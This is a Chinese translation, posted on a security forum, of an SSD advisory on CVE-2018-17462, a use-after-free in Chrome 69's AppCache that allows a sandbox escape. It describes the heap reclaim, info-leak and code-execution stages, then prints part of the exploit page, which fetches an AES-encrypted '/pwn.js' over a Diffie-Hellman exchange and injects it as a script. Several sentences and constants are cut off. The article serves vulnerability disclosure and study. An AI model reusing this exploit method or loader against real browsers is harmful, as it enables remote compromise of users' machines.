Chrome AppCache子系统SBX的UAF漏洞利用

0aspir1ng0 / 2019-01-27 00:00:00 / 浏览数 3575 技术文章 翻译文章 顶(0) 踩(0)

本文为《SSD Advisory —— Chrome AppCache Subsystem SBX by utilizing a Use After Free》的翻译文章。第一次翻译二进制文章，如有错误，请指正，私聊或者留言即可，谢谢~。

漏洞概要

这个漏洞存在于Chrome
69.0及其以下版本的AppCache子系统中，所涉及的代码恰好位于沙箱之外的某些可获得特定权限的浏览器进程中。渲染器通过向浏览器进程发送IPC消息来与SBX子系统进

官方响应

Google官方已经在Chrome 70版本修复了此漏洞。

CVE

CVE-2018-17462

漏洞提交者

两位独立安全研究人员Ned Williamson和Niklas Baumstark向Beyond Security公司的SSD团队报告了此漏洞。


受影响的系统版本

Google Chrome 69.0 及其以下版本

漏洞详情

这个漏洞在Chrome浏览器的Appcache子系统中 。能够从渲染器进程到代理进程中的IPC消息又可以
调用出问题发生漏洞部分的代码段，再加上，AppCache是一个采用引用计数方式的对象组件，所以当用户清空应用缓存的时候，就能触发RemoveCache函数，从而通过这

译者注：增量N（也可能是减量N，N不一定用于增加，后续会涉及） 的产生是因为清楚了应用缓存，N值具体为多少取决于消除的什么类型应用缓存



不过值得注意的是，我们可以从上图可以了解到，清空缓存的时候，newest_complete_cache_才是会被释放销毁的对象。如果我们先把newest_complete_cache_设为NU

译者注：这种手法确实是类型混淆的概念。什么是类型混淆呢？它分为很多种种类，但是核心思路大同小异，形象来说就好比你想买超能牌的洗衣液（所需要的类型），去超

漏洞利用

正是这个缺陷给我们提供了两条重要的基础条件：

1. 释放后调用被释放对象的第一个双字节中由N决定的递减量，同时N也是由这个对象所决定的。
2. 如果在递减过程中，第一个双字节部分变为0，就会调用AppCache析构函数并且释放指针。

我们分两个阶段使用这两个条件：

1. 构造信息泄露点
2. 触发执行代码进行漏洞利用

释放的AppCache对象的大小为0xA0字节。我们发现net::CanonicalCookie具有相同的大小，因此我们可以通过发出网络请求，同时在响应包中包含cookie的方法来达到浏

std::string name字段是CanonicalCookie函数中的第一个对象，其名字的来源起源于cookie字符串中的键值对：当name = value时候的键的情况。在windows stl上，std::string对象的第一个四字节部分是一个指向其字符串数据的指针。通过由n递减，我们从浏览器中读取回cookie，并扫描name字段，从而获得大量的泄露信息。

为了保证漏洞代码能够执行，我们为已经释放的AppCache生成一个野指针，然后我们用一个和它同样大小的二进制大对象(blob)来回收它，同时伪造一个值为1的引用计数
Group。一旦我们删除了这个野指针并调用AppCache的析构函数，其中RemoveCache方法里面else分支部分就会导致AppCache Group的对象被释放，因为它的引用计数在这个过程中由0变为1，最后值又变回0。

```
void AppCacheGroup::RemoveCache(AppCache* cache) {
 DCHECK(cache->associated_hosts().empty());
 if (cache == newest_complete_cache_) {
   // ...
 } else {
   scoped_refptr<AppCacheGroup> protect(this);
   // ...
 }
}
```

AppCache Group析构函数也可以轮流执行虚拟调用，这也是我们完全可控的部分。

```
AppCacheGroup::~AppCacheGroup() {
 // ...
 if (update_job_)
   delete update_job_; // <- code execution here
}
```

由于windows每次启动ASLR方式的缘故，所有模块都会被提前加载到渲染器和代理进程中的相同地址上，因此，我们使用一款可以将_longjmp_internal对象引导到ROP框

```
<head>
<title>owning, please wait...</title>
<style>
body{background:white;font-size:0.8em;}
document{background:white;}
</style>
</head>
<pre id="progress"></pre>
<pre id="progress-rce"></pre>
<pre id="progress-infoleak"></pre>
<pre id="progress-rip"></pre>
<script src="crypto/BigInteger.js"></script>
<script src="crypto/aes.js"></script>
<script>
print = alert;
var g = bigInt("115740200527109164239523414760926155534485715860090261532154107313946218459149402375178179458041461723723231560
var p = bigInt("124325339146889384540494091085456630009856882741872806181731279018491820800119460022367403769795008250021191760
var bits = 1024;
var algo = {
   'name': 'AES-CBC',
   'iv': new Uint8Array(16),
};
function rand(bits) {
   var a = new Uint8Array(Math.ceil(bits / 8));
   window.crypto.getRandomValues(a);
   var digits = [];
   a.forEach((x) => digits.push(bigInt(x)));
   return bigInt.fromArray(digits, 256, false);
}
async function aesDecrypt(s, cipher) {
   var bytes = new Uint8Array(s.toArray(256).value
       .map((x) => 0^x.toString()).slice(0, 16));
   if (typeof crypto.subtle !== 'undefined') {
       var key = await window.crypto.subtle.importKey(
           'raw', bytes, algo, false, ['decrypt', 'encrypt']);
       var plain = await window.crypto.subtle.decrypt(algo, key, cipher);
   } else {
       var aes = new aesjs.ModeOfOperation.cbc(bytes, algo.iv);
```

```
        var plain = aes.decrypt(cipher);
        var padLen = plain[plain.length - 1];
        plain = plain.slice(0, plain.length - padLen);
    }
    return plain;
}
async function fetchDH(url, ascii = true) {
    var a = rand(bits);
    var A = g.modPow(a, p);
    var res = await (await fetch(url + '?x=' + A.toString())).json();
    var B = bigInt(res.B);
    var s = B.modPow(a, p);
    var cipher = new Uint8Array(res.result);
    var buf = await aesDecrypt(s, cipher);
    if (ascii)
        return String.fromCharCode.apply(null, new Uint8Array(buf));
    else
        return buf;
}
async function go_enc() {
    var js = await fetchDH('/pwn.js');
    var el = document.createElement('script');
    el.innerHTML = js;
    document.body.appendChild(el);
}
async function go_plain() {
    var el = document.createElement('script');
    el.setAttribute('src', '/pwn.js');
    document.body.appendChild(el);
}
</script>
```


上一篇：渗透利器Cobalt Strike... 下一篇：过D盾webshell分享

1. 0 条回复
   - 动动手指，沙发就是你的了！